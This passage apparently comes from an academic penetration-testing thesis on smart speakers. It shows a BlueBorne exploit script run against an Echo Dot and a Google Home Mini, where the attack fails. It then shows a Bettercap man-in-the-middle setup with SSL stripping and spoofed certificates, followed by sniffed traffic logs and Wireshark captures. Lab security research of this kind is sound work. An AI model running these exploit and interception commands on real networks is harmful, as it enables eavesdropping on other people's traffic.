
Figure 4. 65 Blueborn attacks

Although the initial attack could not find the devices, the attacker launched directly over the devices to see the reaction to these assaults, figure 4.66 and figure 4.67. The attack was not successful; thus, it is possible to infer that this specific attack cannot apply to the SPA devices.



```
root@kali:~# l2ping 7c:61:66:[redacted]
Ping: 7c:61:66:[redacted] from DC:85:DE:[redacted] (data size 44) ...
0 bytes from 7c:61:66:[redacted] id 0 time 224.29ms
0 bytes from 7c:61:66:          id 1 time 19.81ms
0 bytes from 7c:61:66:          id 2 time 48.77ms
root@kali:~/Desktop/CVE-2017-0785# python CVE-2017-0785.py TARGET=7C:61:66:[redacted]
[ ] Exploit: Sending packet 0
[ERROR] Invalid continuation state received.
Traceback (most recent call last):
  File "CVE-2017-0785.py", line 38, in <module>
    log.error('Invalid continuation state received.')
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/log.py", line 417, in erro
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: Invalid continuation state received.
root@kali:~/Desktop/CVE-2017-0785# 
```

Figure 4. 66 Echo-Dot not vulnerable to Blueborne attack



```
root@kali:~# l2ping 38:8B:59:[redacted]
Ping: 38:8B:59[redacted] from DC:85:DE:[redacted] (data size 44) ...
44 bytes from 38:8B:59:[redacted] id 0 time 419.18ms
44 bytes from 38:8B:59:          id 1 time 32.31ms [redacted]
44 bytes from 38:8B:59:          id 2 time 34.89ms
root@kali:~/Desktop/CVE-2017-0785# python CVE-2017-0785.py TARGET=38:8B:59[redacted]
[-] Exploit: Sending packet 0
[ERROR] Invalid continuation state received.
Traceback (most recent call last):
  File "CVE-2017-0785.py", line 38, in <module>
    log.error('Invalid continuation state received.')
  File "/usr/local/lib/python2.7/dist-packages/pwnlib/log.py", line 417, in error
    raise PwnlibException(message % args)
pwnlib.exception.PwnlibException: Invalid continuation state received.
root@kali:~/Desktop/CVE-2017-0785# 
```

Figure 4. 67 Google-Home-Mini to Blueborne attack

4.1.2.6 HTTPS and HTTP traffic filter

Information gathering

Nowadays, most information crossing the Internet is encrypted, and most of the cases use TLS as an encryption protocol to encode the data. However, it is still possible to exploit some particularities of HTTPS or HTTP traffic how was illustrated in the study done by Callegati, Cerroni, and Ramilli (2009).

Vulnerability identification (Object test)

Although the information generated for the SPA devices is encrypted is still possible to find some breach which might give some idea about the kind of traffic exchange between the SPA devices and its cloud companies. Thus, this experiment has for a target to demonstrate that analysing the HTTP and the HTTPS traffic is possible to find relevant information.

Configuration of experiment Table 4.16


Table 4. 16 Requirements security penetration test - HTTPS and HTTP traffic filter

Type	Components	Description
Hardware	Google Home Mini Firmware version 1.40.156414	SPA device target
	Amazon Echo Dot (3rd generation)	SPA device target
Software	Bettercap app	v 2.24.1
	Wireshark app	V 3.0.3
	Operating system: Linux	v 4.19.0-kali5

Penetration test result

Using the laptop used as HotSpot and the Echo-Dot device connected to the Wi-Fi connection. After the device is transmitting information, a Linux session terminal is open. In the console session typed the command "*bettercap -iface wlan0*" to select what connexion will be sniffer; after that, it activate the sniff, proxy and spoof services of Bettercap.


The result of the before the procedure for the device Echo-Dot illustrates in figure 4.68.



```
[11:29:50] [sys.log] [inf] net.sniff starting net.recon as a requirement for net.sniff
10.42.0.0/24 > 10.42.0.1  » set https.proxy.sslstrip true
10.42.0.0/24 > 10.42.0.1  » [11:30:07] [endpoint.new] endpoint 10.42.0.184 detected as 7c:61:66:[redacted]
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.prox10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query
for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]

10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.prox[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:07] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]

10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.prox10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Android.local
is 10.42.0.184, fe80::7e61:66ff:feac:9c96
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Unknown query for Android.local
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]

10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.http.request] http Android.local GET fireoscaptiveportal.com/generate_204
10.42.0.0/24 > 10.42.0.1  » https.proxy on10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]

10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61[redacted]
10.42.0.0/24 > 10.42.0.1  » https.proxy on[11:30:08] [net.sniff.http.response] http 52.206.240.184:80 204 No Content -> Android.local (0 B ?)
10.42.0.0/24 > 10.42.0.1  » https.proxy on
[11:30:08] [sys.log] [inf] https.proxy loading proxy certification authority TLS key from /root/.bettercap-ca.key.pem
[11:30:08] [sys.log] [inf] https.proxy loading proxy certification authority TLS certificate from /root/.bettercap-ca.cert.pem
10.42.0.0/24 > 10.42.0.1  » [11:30:08] [sys.log] [inf] https.proxy started on 10.42.0.1:8083 (sslstrip enabled)
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [sys.log] [inf] https.proxy creating spoofed certificate for api.amazon.com:443
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [net.sniff.https] sni Android.local > https://api.amazon.com
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [net.sniff.http.request] http Android.local GET spectrum.s3.amazonaws.com/kindle-wifi/wifistub.html
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [sys.log] [inf] https.proxy creating spoofed certificate for dp-gw-na.amazon.com:443
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [sys.log] [inf] https.proxy creating spoofed certificate for arcus-uswest.amazon.com:443
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [sys.log] [inf] https.proxy creating spoofed certificate for dcape-na.amazon.com:443
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [net.sniff.https] sni Android.local > https://dp-gw-na.amazon.com
10.42.0.0/24 > 10.42.0.1  » 10.42.0.0/24 > 10.42.0.1  » [11:30:09] [net.sniff.https] sni Android.local > https://arcus-uswest.amazon.com
10.42.0.0/24 > 10.42.0.1  » [11:30:09] [net.sniff.mdns] mdns Android.local : Android.local is 10.42.0.184, fe80::7e61:[redacted]
```

Figure 4. 68 HTTP and HTTPS sites used for Echo-Dot

The same procedure applied to the Google-Home-Mini as is point out in figure 4.69.




```
10.42.0.0/24 > 10.42.0.1  » [11:14:11] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : youtube-ui.l.google.com is 172.217.25.142, 172.217.167.78, 216.58.203.110, 172.217.167.110, 216.5
8.199.78
10.42.0.0/24 > 10.42.0.1  » [11:14:11] [net.sniff.https] sni Google Home Mini > https://www.youtube.com
10.42.0.0/24 > 10.42.0.1  » [11:14:12] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted]local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » 10.42.0.0/24 > 10.42.0.1  » [11:14:12] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted].local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:12] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted].local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:12] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted].local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:12] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted].local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:12] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted].local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted].local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » 10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd[redacted]local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » 10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd[redacted]local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted]local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted]local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.mdns] mdns Google Home Mini : d8847ff8-da48-29dc-33bd-[redacted]local is 10.42.0.203
10.42.0.0/24 > 10.42.0.1  » 10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : googleapis.l.google.com is 216.58.200.106, 216.58.203.106, 172.217.16
7.106, 216.58.199.74, 172.217.25.138, 216.58.196.138, 172.217.167.74
10.42.0.0/24 > 10.42.0.1  » 10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.https] sni Google Home Mini > https://ajax.googleapis.com
10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : wg.spotify.com is 35.186.224.53
10.42.0.0/24 > 10.42.0.1  » [11:14:13] [net.sniff.https] sni Google Home Mini > https://api-partner.spotify.com
10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : googlehosted.l.googleusercontent.com is 172.217.25.129
10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.http.request] http Google Home Mini GET lh4.googleusercontent.com/proxy/T41AYNEjH1EOztei3swSTQER98J1VrmvZwrmnVSdluiUQsSsZveZdAJLP9iOENz
lSB8gAc...
10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.http.response] http 172.217.25.129:80 200 OK -> Google Home Mini (974 B image/png)
10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : www.google.com is 216.58.196.132
10.42.0.0/24 > 10.42.0.1  » 10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.https] sni Google Home Mini > https://www.google.com
10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : clients.l.google.com is 172.217.25.174
10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : a1897.w10.akamai.net is 210.7.43.137, 210.7.43.139
10.42.0.0/24 > 10.42.0.1  » [11:14:14] [net.sniff.https] sni Google Home Mini > https://pdl-iphone-cnbc-com.akamaized.net
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.https] sni Google Home Mini > https://www.google.com
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : googlehosted.l.googleusercontent.com is 172.217.167.65
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.http.request] http Google Home Mini GET lh6.googleusercontent.com/proxy/WA10gikNluFtl4dkyHvP3h42oPBqjROLOQDQg0r6NTWyYvXF5OFY-XounxWKanp
fRLMsS ...
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.http.response] http 172.217.167.65:80 200 OK -> Google Home Mini (973 B image/jpeg)
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : prod-alexa-cdn.global.reuters.tv is 99.86.212.127, 99.86.212.70, 99.86.212.85, 99.86.212.68
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.https] sni Google Home Mini > https://alexa-cdn.prod.reuters.tv
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.http.request] http Google Home Mini GET lh4.googleusercontent.com/proxy/8Ujq8F4Uk3A5POwJbD_ryIsAPjKcZUrrSdYlFgPdVyBqU2-3T6Mo19QEwMVXV37
3a9ES5s...
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.http.response] http 172.217.25.129:80 200 OK -> Google Home Mini (975 B image/png)
10.42.0.0/24 > 10.42.0.1  » [11:14:15] [net.sniff.https] sni Google Home Mini > https://www.google.com
10.42.0.0/24 > 10.42.0.1  » [11:14:16] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : pg-app-lb-01-801467775.us-west-2.elb.amazonaws.com is 52.88.67.96, 50.112.175.201
10.42.0.0/24 > 10.42.0.1  » [11:14:16] [net.sniff.https] sni Google Home Mini > https://media.adknit.com
10.42.0.0/24 > 10.42.0.1  » [11:14:16] [net.sniff.dns] dns 8.8.8.8 > Google Home Mini : googlehosted.l.googleusercontent.com is 216.58.203.97
10.42.0.0/24 > 10.42.0.1  » [11:14:16] [net.sniff.https] sni Google Home Mini > https://www.google.com
10.42.0.0/24 > 10.42.0.1  » [11:14:16] [net.sniff.http.request] http Google Home Mini GET lh3.googleusercontent.com/proxy/wCxMCJvKJOcNHJn8CEvC9ez-Q0r3k-HBguO0J7MQH-98_OVVrFCSTWhUXKTlD24
 gItlG
```

Figure 4. 69 HTTP and HTTPS sites used for Google-Home-Mini

Similarly, using Wireshark to sniff the traffic between devices and cloud companies, it was possible to find several HTTP sites used for both devices.


The HTTP sites visited by Echo-dot resumed on figure 4.70


Echo-HTTP-AUT.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time                           Source          Destination      Protocol  Length  Info
  68 2019-09-06 11:30:08.157752017  10.42.0.184     52.206.240.184   HTTP       292 GET /generate_204 HTTP/1.1
  97 2019-09-06 11:30:08.356498789  52.206.240.184  10.42.0.184      HTTP       176 HTTP/1.1 204 No Content
 130 2019-09-06 11:30:09.385475407  10.42.0.184     52.216.201.11    HTTP       249 GET /kindle-wifi/wifistub.html HTTP/1.1
 150 2019-09-06 11:30:09.585405292  52.216.201.11   10.42.0.184      HTTP       473 HTTP/1.1 200 OK  (text/html)
 155 2019-09-06 11:30:09.644463928  10.42.0.184     52.206.240.184   HTTP       292 GET /generate_204 HTTP/1.1
 162 2019-09-06 11:30:09.843281348  52.206.240.184  10.42.0.184      HTTP       176 HTTP/1.1 204 No Content
 403 2019-09-06 11:30:43.655522627  10.42.0.184     13.226.81.27     HTTP       240 GET /1/meta.json HTTP/1.1
 406 2019-09-06 11:30:43.686678240  13.226.81.27    10.42.0.184      HTTP        93 HTTP/1.1 200 OK
 446 2019-09-06 11:30:43.968564961  10.42.0.184     99.86.212.6      HTTP       251 GET /1/meta.json HTTP/1.1
 449 2019-09-06 11:30:43.999820261  99.86.212.6     10.42.0.184      HTTP        78 HTTP/1.1 200 OK
1277 2019-09-06 11:35:10.216927604  10.42.0.184     52.216.109.131   HTTP       249 GET /kindle-wifi/wifistub.html HTTP/1.1
1281 2019-09-06 11:35:10.416467902  52.216.109.131  10.42.0.184      HTTP       473 HTTP/1.1 200 OK  (text/html)
1294 2019-09-06 11:35:10.945676797  10.42.0.184     3.224.216.13     HTTP       292 GET /generate_204 HTTP/1.1
1298 2019-09-06 11:35:11.142870529  3.224.216.13    10.42.0.184      HTTP       176 HTTP/1.1 204 No Content
1885 2019-09-06 11:40:21.617924261  10.42.0.184     52.206.240.184   HTTP       292 GET /generate_204 HTTP/1.1
1889 2019-09-06 11:40:21.815702688  52.206.240.184  10.42.0.184      HTTP       176 HTTP/1.1 204 No Content
1950 2019-09-06 11:40:23.507977810  10.42.0.184     52.216.171.99    HTTP       249 GET /kindle-wifi/wifistub.html HTTP/1.1
1956 2019-09-06 11:40:23.708913997  52.216.171.99   10.42.0.184      HTTP       473 HTTP/1.1 200 OK  (text/html)
1968 2019-09-06 11:40:23.891659516  10.42.0.184     52.206.240.184   HTTP       292 GET /generate_204 HTTP/1.1
1987 2019-09-06 11:40:24.090102487  52.206.240.184  10.42.0.184      HTTP       176 HTTP/1.1 204 No Content
2308 2019-09-06 11:41:01.650680083  10.42.0.184     13.226.81.56     HTTP       240 GET /1/meta.json HTTP/1.1
2314 2019-09-06 11:41:01.682370027  13.226.81.56    10.42.0.184      HTTP        93 HTTP/1.1 200 OK
2324 2019-09-06 11:41:01.985666066  10.42.0.184     13.226.81.79     HTTP       251 GET /1/meta.json HTTP/1.1
2327 2019-09-06 11:41:02.017244004  13.226.81.79    10.42.0.184      HTTP        78 HTTP/1.1 200 OK
```


Figure 4. 70 HTTP sites visited for Echo-Dot v3

In contrast to the sites used for Echo-Dot, Google-Home-Mini illustrates more information which might lead to finding more information, Figure 4.71, and Figure 4.72.


Google-HTTP-AUT.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http
Expression...
+

```
No.  Time                           Source          Destination     Protocol  Length Info
  47 2019-09-06 10:56:50.684567578 10.42.0.203     216.58.203.110  HTTP       137 HEAD /generate_204 HTTP/1.1
  49 2019-09-06 10:56:50.719909241 216.58.203.110  10.42.0.203     HTTP       149 HTTP/1.1 204 No Content
  90 2019-09-06 10:56:53.200151714 10.42.0.203     216.58.199.35   HTTP       593 GET /generate_204 HTTP/1.1
  97 2019-09-06 10:56:53.231149326 216.58.199.35   10.42.0.203     HTTP       149 HTTP/1.1 204 No Content
3153 2019-09-06 10:58:03.704848071 10.42.0.203     172.217.25.129  HTTP       735 GET /proxy/T41AYNEjH1EOztei3swSTQER98J1VrmvZwrmnVSdluiUQsSsZveZdAJLP9iOENzlSB8gAcviK_w_PVY1rByvbMftH64px_RxLP2t3sZCHPUlMEkLkCybdiQBsWqi4IA=
3164 2019-09-06 10:58:03.738984484 172.217.25.129  10.42.0.203     HTTP      1439 HTTP/1.1 200 OK  (PNG)
3280 2019-09-06 10:58:05.508753908 10.42.0.203     172.217.25.129  HTTP       740 GET /proxy/WA10gikNluFtl4dkyHvP3h42oPBqjROLOQDQg0r6NTWyYvXF5OFY-XounxWKanpfRLMsS_oStiFqyAc90O8459WVEDiSQ63TGhmtQqozEi5vgBj8tKBlmf6JO-dqJab:
